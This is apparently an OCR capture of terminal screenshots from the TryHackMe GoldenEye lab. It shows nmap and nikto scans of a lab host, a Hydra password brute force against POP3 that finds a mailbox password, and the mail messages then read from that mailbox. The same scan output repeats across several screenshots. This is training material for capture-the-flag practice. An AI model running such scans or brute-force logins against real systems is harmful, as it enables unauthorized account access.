
```
┌──(root💀kali)-[~]
└─# nmap -p25,80,5006,55007 $ip -A -T4 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 05:17 EDT
Nmap scan report for 10.10.67.183
Host is up (0.46s latency).

PORT      STATE  SERVICE    VERSION
25/tcp    open   smtp       Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open   http       Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
5006/tcp  closed wsm-server
55007/tcp open   pop3       Dovecot pop3d
|_pop3-capabilities: STLS PIPELINING SASL(PLAIN) UIDL AUTH-RESP-CODE TOP USER RESP-CODES CAPA
|_ssl-date: TLS randomness does not represent time
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%)
, Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.10 (92%), Linux 3.12 (92%), Linux 3.
19 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

TRACEROUTE (using port 5006/tcp)
HOP RTT       ADDRESS
```

```
┌──(root💀kali)-[~]
└─# mousepad Pentesting-Notes/LinuxCheetSheet.md&
[1] 3105

┌──(root💀kali)-[~]
└─#                                                                                                                 1 ⚙
```

```
┌──(root💀kali)-[~]
└─# nikto -h $ip
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.67.183
+ Target Hostname:    10.10.67.183
+ Target Port:        80
+ Start Time:         2021-05-02 05:11:03 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branc
h.
+ Server may leak inodes via ETags, header found with file /, inode: fc, size: 56aba821be9ed, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan
-associates.net. These could not be tested remotely.
^C

┌──(root💀kali)-[~]
└─#                                                                                                              1 ✕
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-02 05:54:43
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
 to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM]
└─# hydra -l boris -P ~/WordLists/fasttrack.txt pop3://$ip:55007/
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-02 05:55:54
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
 to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.67.183:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.67.183   login: boris   password: secret1!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-02 05:58:55

┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM]
└─#
```

# msg 1


*GoldenEye_THM.ctb - /...
POP 101: Manual POP S...
/root/Pentesting-Notes/...
root@kali: ~
root@kali: ~/Github/Try...
06:04 AM
50%
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM
root@kali: ~ 117x27
root@kali: ~ 118x27
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM 118x27


```
┌──(root💀kali)-[~]
└─# nmap -p25,80,5006,55007 $ip -A -T4 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 05:17 EDT
Nmap scan report for 10.10.67.183
Host is up (0.46s latency).

PORT      STATE  SERVICE    VERSION
25/tcp    open   smtp       Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open   http       Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
5006/tcp  closed wsm-server
55007/tcp open   pop3       Dovecot pop3d
|_pop3-capabilities: STLS PIPELINING SASL(PLAIN) UIDL AUTH-RESP-CODE TOP USER RESP-CODES CAPA
|_ssl-date: TLS randomness does not represent time
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%)
, Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.10 (92%), Linux 3.12 (92%), Linux 3.
19 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

TRACEROUTE (using port 5006/tcp)
HOP RTT       ADDRESS
```

```
┌──(root💀kali)-[~]
└─# mousepad Pentesting-Notes/LinuxCheetSheet.md&
[1] 3105

┌──(root💀kali)-[~]
└─#                                                                                                                 1 ⚙
```

```
┌──(root💀kali)-[~]
└─# nikto -h $ip
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.67.183
+ Target Hostname:    10.10.67.183
+ Target Port:        80
+ Start Time:         2021-05-02 05:11:03 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branc
h.
+ Server may leak inodes via ETags, header found with file /, inode: fc, size: 56aba821be9ed, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan
-associates.net. These could not be tested remotely.
^C

┌──(root💀kali)-[~]
└─#                                                                                                              1 ✕
```

```
+OK Logged in.
help
-ERR Unknown command: HELP
stat
+OK 3 1838
list
+OK 3 messages:
1 544
2 373
3 921
.
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails
 for security risks because I trust you and the other admins here.
.
```

# msg 2


*GoldenEye_THM.ctb - /...
POP 101: Manual POP S...
/root/Pentesting-Notes/...
root@kali: ~
root@kali: ~/Github/Try...
06:06 AM
49%
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM
root@kali: ~ 117x27
root@kali: ~ 118x27
root@kali: ~ 117x27
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM 118x27


```
┌──(root💀kali)-[~]
└─# nmap -p25,80,5006,55007 $ip -A -T4 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 05:17 EDT
Nmap scan report for 10.10.67.183
Host is up (0.46s latency).

PORT      STATE  SERVICE    VERSION
25/tcp    open   smtp       Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open   http       Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
5006/tcp  closed wsm-server
55007/tcp open   pop3       Dovecot pop3d
|_pop3-capabilities: STLS PIPELINING SASL(PLAIN) UIDL AUTH-RESP-CODE TOP USER RESP-CODES CAPA
|_ssl-date: TLS randomness does not represent time
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%)
, Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.10 (92%), Linux 3.12 (92%), Linux 3.
19 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

TRACEROUTE (using port 5006/tcp)
HOP RTT       ADDRESS
```

```
┌──(root💀kali)-[~]
└─# mousepad Pentesting-Notes/LinuxCheetSheet.md&
[1] 3105

┌──(root💀kali)-[~]
└─#                                                                                                                 1 ⚙
```

```
┌──(root💀kali)-[~]
└─# nikto -h $ip
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.67.183
+ Target Hostname:    10.10.67.183
+ Target Port:        80
+ Start Time:         2021-05-02 05:11:03 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branc
h.
+ Server may leak inodes via ETags, header found with file /, inode: fc, size: 56aba821be9ed, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan
-associates.net. These could not be tested remotely.
^C

┌──(root💀kali)-[~]
└─#                                                                                                                1 ✕
```

```
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails
 for security risks because I trust you and the other admins here.
.
retr 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
retr 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
```

# msg 3


*GoldenEye_THM.ctb - /...
POP 101: Manual POP S...
/root/Pentesting-Notes/...
root@kali: ~
root@kali: ~/Github/Try...
06:05 AM
50%
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM
root@kali: ~ 117x27
root@kali: ~ 118x27
root@kali: ~ 117x27
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/GoldenEye_THM 118x27

```
┌──(root💀kali)-[~]
└─# nmap -p25,80,5006,55007 $ip -A -T4 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 05:17 EDT
Nmap scan report for 10.10.67.183
Host is up (0.46s latency).

PORT      STATE  SERVICE    VERSION
25/tcp    open   smtp       Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open   http       Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
5006/tcp  closed wsm-server
55007/tcp open   pop3       Dovecot pop3d
|_pop3-capabilities: STLS PIPELINING SASL(PLAIN) UIDL AUTH-RESP-CODE TOP USER RESP-CODES CAPA
|_ssl-date: TLS randomness does not represent time
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%)
, Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.10 (92%), Linux 3.12 (92%), Linux 3.
19 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

TRACEROUTE (using port 5006/tcp)
HOP RTT       ADDRESS
```

```
┌──(root💀kali)-[~]
└─# mousepad Pentesting-Notes/LinuxCheetSheet.md&
[1] 3105

┌──(root💀kali)-[~]
└─#                                                                                                                 1 ⚙
```


```
┌──(root💀kali)-[~]
└─# nikto -h $ip
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.67.183
+ Target Hostname:    10.10.67.183
+ Target Port:        80
+ Start Time:         2021-05-02 05:11:03 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
 XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branc
h.
+ Server may leak inodes via ETags, header found with file /, inode: fc, size: 56aba821be9ed, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan
-associates.net. These could not be tested remotely.
^C

┌──(root💀kali)-[~]
└─#                                                                                                                1 ✕
```

```
.
retr 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 4B9F4454B1
        for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in
 a hidden file within the root directory of this server then remove from this email. There can only be one set of thes
